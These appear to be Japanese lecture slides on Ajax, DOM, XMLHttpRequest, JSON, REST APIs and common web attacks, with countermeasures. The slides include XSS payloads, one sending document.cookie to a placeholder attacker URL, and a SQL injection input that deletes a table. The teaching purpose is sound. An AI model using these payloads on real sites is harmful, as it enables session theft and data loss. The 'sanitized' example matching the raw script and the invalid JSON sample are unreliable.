
- ブラウザとサーバの通信が同期型RPC
  - 要求されたデータがサーバから到着するまでブラウザはブロック
  - 画面の更新はページ単位

  →対話性の悪いユーザインタフェース（昔の地図サイトなど）
- データの取得とユーザインタフェースの処理を非同期で行うことにより対話性を向上
  - ユーザに画面操作を許しながら，同時にサーバとの通信を行う
  - サーバとの通信処理はJavaScriptプログラムで実行


  → AJAX (Asynchronous JavaScript and XML)と呼ばれる環境

Ajax

- Asynchronous JavaScript + XML
- 従来のWebページはページ単位で
  サーバで生成したものを受信
  → クライアント側では待ち時間が発生
  → 対話性の悪いUI (e.g., 昔の地図サイト)



AJAXの動作



REST: Representational State Transfer

① ブラウザがHTTPサーバにHTML文書を要求
② 要求されたHTML文書がサーバからブラウザへ返る
③ HTML文書を解析して木構造で表現
④ ユーザの操作に基づいて，JavaScriptプログラムからサーバへデータを要求
（REST APIの呼び出し）
⑤ データがサーバからJavaScriptプログラムへ返る（JSONやXML形式を利用）
⑥ 返ってきたデータに基づいて木構造を書き換え，画面が更新される

AJAXの要素技術

- ダイナミックHTML
  - HTML文書をDOM（Document Object Model）により表現し，ページ内容の書き換えを動的に行う
  - ページ全体をサーバから取得するのではなく，ページの一部を変更する
- XMLHttpRequestフレームワーク
  - JavaScriptプログラム内でHTTPで通信を行うためのライブラリ
  - 非同期でサーバとの通信を実現

(例) ダイナミックHTML

```
<html>
  <head>
    <title>Dynamic HTML Sample</title>
  </head>
  <script type="text/javascript">
    var number = 0;
    function increment() {
      number = number + 1;
      var numElm = document.getElementById("number");
      numElm.removeChild(numElm.firstChild);
      numElm.appendChild(document.createTextNode(number));
    }
  </script>
  <body>
    <div id="sample">
      <center>
        <font size="7"><span id="number">0</span></font><br/>
        <input type="button" value="Increment" onClick="increment();" />
      </center>
    </div>
  </body>
</html>
```

DOMノードの取得

DOMノードの操作


ボタンを押すとincrement関数を呼ぶ

http://www.cm.is.ritsumei.ac.jp/class/dataeng/dhtmlsample.html

DOM木

HTML文書の中身を木構造で表現

```
<html>
  <head>
    <title>Dynamic HTML Sample</title>
  </head>
  <body>
    <div id="sample">
      <center>
        <font size="7"><span id="number">0</span></font><br/>
        <input type="button" value="Increment" onClick="increment();" />
      </center>
    </div>
  </body>
</html>
```



DOM: Document Object Model

XMLHttpRequestの利用例（JavaScript部）

```
<html>
  <head>
    <title>XMLHttpRequest Sample</title>
  </head>
  <script type="text/javascript">
    var request = new XMLHttpRequest();
    function getDate() {
      var url = "/cgi-bin/sample.py";
      request.open("GET", url, true);
      request.onreadystatechange = updatePage;
      request.send(null);
    }
    function updatePage() {
      if (request.readyState == 4) {
        if (request.status == 200) {
          var replyDoc = JSON.parse(request.responseText);
          var date = replyDoc.datetime.current;
          var dateElm = document.getElementById("date");
          dateElm.removeChild(dateElm.firstChild);
          dateElm.appendChild(document.createTextNode(date));
        }
      }
    }
  </script>
```

APIのURL

応答受信時に呼び出される関数を指定

リクエストの送信

応答の取得

応答から時刻情報を取得

DOMノードの書き換え

http://www.cm.is.ritsumei.ac.jp/class/distsys/httpsample.html

XMLHttpRequestの利用例（HTML部）

```
  <body>
    <div id="sample">
      <center>
        <font size="7"><span id="date">Date</span></font><br/>
        <input type="button" value="Get Server Date" onClick="getDate();" />
      </center>
    </div>
  </body>
</html>
```

この部分をJavaScript プログラムで書き換え

ボタンを押すとgetDate 関数を呼ぶ

サーバサイドCGIプログラム

```
#! /usr/bin/env python

import datetime
import json

datetime = datetime.datetime.now().strftime('%Y-%m-%d %H:%M:%S')
output = {"datetime": {"current": datetime}}

print("Content-type: text/json¥n")
print(json.dumps(output))
```

現在時刻の取得

辞書形式に現在時刻を格納

応答を出力

サーバからの応答

```
Content-type: text/json

{"datetime": {"current": "2020-06-21 13:44:58"}}
```

JSON (JavaScript Object Notation)

- 構造化データを表すためのデータ記述言語
  - JavaScriptの書式に従っているが、JavaScript専用ではない

(例) JSONで記述した書籍データ

```
[
  "名前":"Webアプリケーションのすべて",
  "発行年":2016
  "著者":[
    "山田太郎","鈴木次郎"
  ]
  "目次":[
    "章":[
      …
    ]
  ]
]
```

- JavaScriptコードとして読み込むことができる
- XMLと比較すると軽量

- XMLと比較するとタグがない分読みにくい

Web API

- クライアントとなるWebアプリケーションがWeb経由でサーバが提供するサービスを利用するためのインタフェース
  - XMLやJSON等のデータが返される

(例) 単純な無料Web API利用例

https://weather.tsukumijima.net/api/forecast/city/400040

URLによる引数渡し
(久留米の ID (400040))


```
    {
        "date": "2023-12-13",
        "dateLabel": "明後日",
        "telop": "晴時々曇",
        "detail": {
            "weather": "晴れ　時々　くもり",
            "wind": "北東の風　後　北の風",
            "wave": "０．５メートル"
        },
        "temperature": {
            "min": {
                "celsius": "11",
                "fahrenheit": "51.8"
            },
            "max": {
                "celsius": "17",
                "fahrenheit": "62.6"
            }
        },
        "chanceOfRain": {
            "T00_06": "10%",
            "T06_12": "10%",
            "T12_18": "10%",
            "T18_24": "10%"
        },
        "image": {
            "title": "晴時々曇",
            "url": "https://www.jma.go.jp/bosai/forecast/img/101.svg",
            "width": 80,
            "height": 60
        }
    }
],
"location": {
    "area": "九州",
    "prefecture": "福岡県",
    "district": "筑後地方",
    "city": "久留米"
},
```


取得したJSONデータを
ブラウザで表示した例

(1) HTTP GETメッセージで
URLを送信
(2) サーバ側で引数部分を
プログラムに渡す
(3) プログラムで処理
(プログラムの言語等は多種多様)

Webアプリケーションのセキュリティ

- パスワードクラッキング
- DoS攻撃
- セッションハイジャック
- クロスサイトスクリプティング(XSS)
- SQLインジェクション

セキュリティ事案の事例

- 中国の「.cn」ドメインに大規模DoS攻撃、Webサイトの3分の1がダウン（記事）
- 「人人网」にXSSの脆弱性が存在していることを確認（記事）
- AlibabaにXSS脆弱性が存在（記事）
- 中国向けサイトを狙ったSQLインジェクション攻撃（記事）

パスワードクラッキング（Password Cracking）

- ユーザのパスワードを不正に取得しようとする試み
- 代表的な手法
  - 辞書攻撃：よく使われる単語を単体あるいは組み合わせて、次々にログインを試す
  - ブルートフォースアタック（Brute-force attack）：パスワードとして可能な文字の組み合わせをすべて試す
- 対策
  - 簡単なパスワードを設定できないようにしておく

DoS（Denial of Service）攻撃


- 短時間にサーバが処理しきれないような大量のアクセスをすることでサービス停止に陥らせる
- 代表的な手法
  - SYN Flood：TCP SYNパケットを大量に送りつける
  - F5攻撃：Webページの再読み込みを何度も繰り返す
- 対策
  - 不自然なアクセスを早期に検知し、当該IPからのアクセスを遮断する

セッションハイジャック（Session Hijacking）

- Cookieの中身やセッションIDを取得し、正規のセッションを乗っ取る
- 代表的な手法
  - 盗聴
  - Webアプリケーションの脆弱性を突く
- 対策
  - 通信の暗号化
  - 急に異なるIPアドレスからアクセスした場合に強制ログアウトさせる

クロスサイトスクリプティング（Cross-Site Scripting, XSS）

- Webサイトの掲示板など、閲覧者が投稿できる入力フォームから、悪意のあるスクリプトを投稿することで、Webサイトのページ内に悪意のあるスクリプトを埋め込む攻撃手法のこと



クロスサイトスクリプティング(XSS)

発生しうる脅威


- **本物サイト上に偽のページが表示される**
  - 偽情報の流布による混乱
  - フィッシング詐欺による重要情報の漏えい 等
- **ブラウザが保存しているCookieを取得される**
  - Cookie にセッションIDが格納されている場合、さらに利用者へのなりすましにつながる
  - Cookie に個人情報等が格納されている場合、その情報が漏えいする
- **任意のCookieをブラウザに保存させられる**
  - セッションIDが利用者に送り込まれ、「セッションIDの固定化」攻撃に悪用される

クロスサイトスクリプティング(XSS)

[具体例1] 不正ポップアップが表示される

よくあるのが、不正ポップアップの表示

- 悪意のあるスクリプトが仕込まれているWebサイトに訪問すると、自動的にポップアップが表示され、悪意のある情報を表示する手口
- 不正ポップアップの「悪意のあるスクリプト」のサンプルは以下
  - *"><script>alert('1クリックで100万円GET')</script><!--*
- alertはポップアップを表示させる命令文。alert内の文字列がそのままポップアップ内に表示される



悪意のある書き込みで罠を仕掛ける　　アラートで罠の情報が表示される

クロスサイトスクリプティング(XSS)

[具体例2] 他サイトへ勝手にリダイレクトされる

- 悪意のあるスクリプトが仕込まれているWebサイトに訪問すると、勝手に他のサイトへリダイレクト（他のサイトを表示する）される。
- リダイレクトする時にCookie情報を付与させれば、他サイトへCookie情報を送ることもできる。Cookieでセッション IDを管理している場合は、セッションIDが悪意のある攻撃者に知られてしまう危険性がある。
- 不正リダイレクトの「悪意のあるスクリプト」のサンプルは以下
  - "><script>window.location='悪意のあるサイトのURL?id='+document.cookie;</script><!--
- window.locationは、指定したURLのサイトを表示させる命令文。URLの末尾に? + document.cookieと書くことで、指定したURLのサイトにdocument.cookieの情報を送ることができる。

悪意のある書き込みで罠を仕掛ける

悪意のあるサイトにリダイレクトされる
Cookie情報も悪意のあるサイトに送信される

クロスサイトスクリプティング(XSS)

[対策1] サニタイジング

- スクリプトを無害な文字列に置き換えることをサニタイジング（エスケープ）という。
- “<”を“<”に置換する等。特殊文字を無害な文字に変更させます。

  "><script>alert(document.cookie)</script><!--

  - 例えば上記のスクリプトをサニタイジングすると、以下の文字列に変わる。

    "><script>alert(document.cookie)</script><!--

  - サニタイジングされた文字列は、スクリプトではなくただの文字列に変わる為、勝手に動き出すことはない。
- サニタイジングは以下の表のような変換処理を行う。

変換前の特殊文字	変換後の特殊文字	説明
&	&amp;	アンパサンド
<	&lt;	不等号（より小さい）
>	&gt;	不等号（より大きい）
"	&quot;	二重引用符
'	&#39;	アポストロフィ

SQLインジェクション

injection[N]投入、注入

- XSSと同様にサーバにコードを送る。送る物が「SQL文」
  → データベース内の情報を不正に取得
  - 例えば、以下のようなSQLを実行するPHPプログラムがある。
    - `$sql = "SELECT * FROM user WHERE name='$name'";`
    - SQLは「user」というテーブルから、nameが一致したデータを取り出す。
    - 「**$name**」というPHP変数は、**ユーザーが検索ボックスに入力した値**が入る。
  - 検索ボックスに「Futami」と入力したら、以下の「**正常なSQL**」が実行
    - `$sql = "SELECT * FROM user WHERE name='Futami'";`
  - 検索ボックスに「**';DELETE FROM user--**」と入力したら、以下になる
    - `$sql = "SELECT * FROM user WHERE name='';DELETE FROM user--'";`
    - 冒頭の「';」によって、SELECT文が終了。
    - 「**DELETE FROM user**」という**新しいSQL**が実行される
    - 末尾の「--」はSQL上の**コメント**という意味なので、それ以降の文は無視される。
  - **つまり、「DELETE FROM user」（userテーブルの全データ削除）という命令が実行出来てしまう。**
    - 絶対に、SQL文の中に直接PHPの変数を書いてはいけない。

SQLインジェクション

injection[N]投入、注入

対策：プレースホルダを使う

- 万が一不正な値が入力されても、SQL命令に関わるような「特殊文字」は無効化（エスケープ処理）されるため、SQL文として実行されることはなくなる。
- 攻撃者が不正なSQLコードを挿入しても、バインドされた値は単なるデータとして扱われ、SQLクエリとして解釈されない。

①SQL文の変動箇所をプレースホルダ（:で始まる代替文字列）で指定する。

- 変動箇所を「:で始まる代替文字列」で指定（以下はプレースホルダ「:name」を使用）

```
$sql = "SELECT * FROM user WHERE name=:name";
```

②bindValueで実際の値をプレースホルダにバインドする。

- 「bindValue」というメソッドを使う

```
bindValue(':name', $name, PDO::PARAM_STR);
```

- bindValue('プレースホルダ名', '実際にバインドするデータ', 'データの型');
- 第3引数の型（文字列型はPARAM_STR ）の指定は、あらかじめ用意されている設定値から選択。

Webの設計思想

- RESTful
  - 下記4つの原則から成るシンプルな設計
  1. 統一インタフェース（Uniform Interface）
     あらかじめ決められた方法(e.g., HTTP)で情報がやりとりされる
  2. アドレス可能性（Addressability）
     すべての情報が一意なURLで示される
  3. 接続性（Connectability）
     やりとりされる情報にはリンクを含めることができる
  4. ステートレス性（Stateless）
     やりとりは1回ごとに完結し、前の結果に影響を受けない
  - 利点
    - シンプルでわかりやすい
    - システムの相互連携も容易

REST API

- Webインタフェースに基づく規約により実現されたAPI（Application Programming Interface）
- Webページ全体ではなく，Webページの中に表示すべき情報を取得するのに使われる
  - 例えば，Twitter REST APIは，Twitterサイトのページではなく，ツイート等のデータそのものを取得できる
  - サーバからのデータはXMLやJSONの形式で返答される
- ステートレスなクライアント・サーバ間プロトコルとして実現される